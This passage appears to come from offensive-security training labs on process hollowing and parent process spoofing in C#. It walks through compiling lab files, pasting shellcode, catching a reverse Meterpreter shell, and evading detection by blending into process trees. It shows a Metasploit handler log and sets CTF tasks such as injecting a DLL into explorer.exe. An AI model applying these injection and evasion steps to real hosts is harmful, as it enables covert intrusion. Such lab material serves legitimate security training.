Using the source code under the **ShellcodeInjectionDII** folder as a guide, create your own DLL that provides a reverse meterpreter shell. Once you have that, modify Exercise 3 to identify explorer.exe and inject the malicious DLL into its memory space without user interaction.

# Lab 7 - Process Hollowing

The goal of this lab is to understand and implement the Process Hollowing technique using C# technique to obtain a reverse shell on a victim host.

# Exercise 1 - Starting & Suspending Processes

For this exercise, we are going to be taking a look at Process Hollowing. This involves halting a running process, so let's give it a try!

# C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs

Compile 1.cs and execute 1.exe from the CLI.

Open up Process Explorer and identify the process you selected (if you left default, the process will be msiexec.exe)

The program you added to your code will be launched (if you left the default, don't click OK in the new window that pops up)

Follow the prompts provided by 2.exe and observe your process in Process Explorer. While on a suspended state, try to try to interact with the graphical GUI. Can you do it ?

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
# Exercise 2 - Getting a Shell

Now let's do the same thing, but resulting in a shell this time. Inside the Lab 7 folder, within 2.cs, paste your shellcode in the shellcode variable.

Get a handler ready to accept your incoming shell

Compile 2.cs and execute 2.exe

You should see the screen below, as well as an Explorer window popup. And if you check back in Kali, you should also have a shell, congratz!



Using Process Explorer, you can see userinit.exe running our malicious code. How easy or difficult would it be for a security analyst to determine if the process is malicious ?


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Csrss.exe	572 [Error opening process]		< 0.01	2,020 K	2,408 K	
🗄 💽 wininit.exe	676 [Error opening process]			1,344 K	340 K	
Csrss.exe	684 [Error opening process]		0.25	9,984 K	2,776 K	
🖃 💽 winlogon.exe	1012 [Error opening process]			2,600 K	5,656 K	
fontdrvhost.exe	504 [Error opening process]		< 0.01	3,524 K	2,828 K	
dwm.exe	1148 [Error opening process]		1.24	130,808 K	121,848 K	
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🗗 vmware-tray.exe	11064 C:\Program Files (x86)\VMware\VMware Workstation\vmware-tray.exe	32-bit		1.772 K	1,708 K	VMware Tray Process
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userinit.exe	22092 C:\Windows\System32\userinit.exe	64-bit		9,716 K	14,964 K	Userinit Logon Application

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Try changing the binary variable inside 2.cs and then analyze the results with Process Explorer or Process Hacker. For example, after setting the binary to spawn notepad.exe and then launching the payload with Process Explorer open, we can confirm the PID in which our shell exists.

# Exercise 3 - Getting a Shell (but differently)

For this exercise, we are going to wind up with the same result as exercise 2, but doing it slightly different. This time, we'll use the CreateProcess API call to start the process in a suspended state.



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💽 dasHost.exe		8,432 K	15,016 K	3048			[*] Started HTTPS reverse handler on https://192.
wims.exe		700 K	1,696 K	3060 Windows License Monitoring.	Microsoft Corporation		
notepad.exe		10,056 K	24,552 K	3088 Notepad	Microsoft Corporation	64-bit	[*] https://192.168.67.129:8080 handling request
RuntimeBroker.exe		5,696 K	4,508 K	3096 Runtime Broker	Microsoft Corporation	64-bit	
WmiPrvSE.exe		1,856 K	8,108 K	3160			[*] Meterpreter session 10 opened (192.168.67.129
TrustedInstaller.exe	< 0.01	1,844 K	6,872 K	3188 Windows Modules Installer	Microsoft Corporation		
svchost.exe	< 0.01	3,376 K	4,684 K	3260 Host Process for Windows S	. Microsoft Corporation		meterpreter > getpid
svchost.exe		2,508 K	3,764 K	3284 Host Process for Windows S	Microsoft Corporation		Current pid: 3088
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WmiPrvSE.exe	1.68	10,568 K	16,348 K	3856			
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# Lab 8 - Parent Process Spoofing


The goal of the final lab is to leverage C# to spawn a new process spoofing its parent process and inject shellcode to it to obtain a reverse shell.

# Exercise 1 - Basic Parent Spoofing

Done. Press any key to exit...

A good way to avoid having your payload detected is to blend into a victim's environment. For example, if you see that all devices have a similar naming convention, then you may want to adopt that convention with your attacking system. To translate that concept to our payload, we want to avoid introducing new/unique processes or technologies into a victim environment. One of the ways we can do that is by spoofing the Parent Process of our payload.

Within the Lab 8 folder, compile 1.cs and execute 1.exe, follow the prompts in your console.



After you have successfully launched notepad.exe under the PID you provided, open Process Explorer and look for your Parent Process. You should see notepad.exe as a child of that.

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conhost.exe		13,144 K	16,472 K	10900 Console Window Host	Microsoft Corporation	64-bit
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1.exe		13,032 K	14,076 K	4964		64-bit
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GitHubDesktop.exe		25,828 K	27,508 K	10188	GitHub, Inc.	64-bit
GitHubDesktop.exe		15,764 K	4,628 K	2412	GitHub, Inc.	64-bit
GitHubDesktop.exe		70,300 K	38,336 K	5756	GitHub, Inc.	64-bit
userinit.exe		9,056 K	15,364 K	11772 Userinit Logon Application	Microsoft Corporation	64-bit

# Capture The Flag #4

Modify the source code of Exercise 1 to obtain a reverse shell using the parent process spoofing technique. Use what you have learned on previous labs or exercises.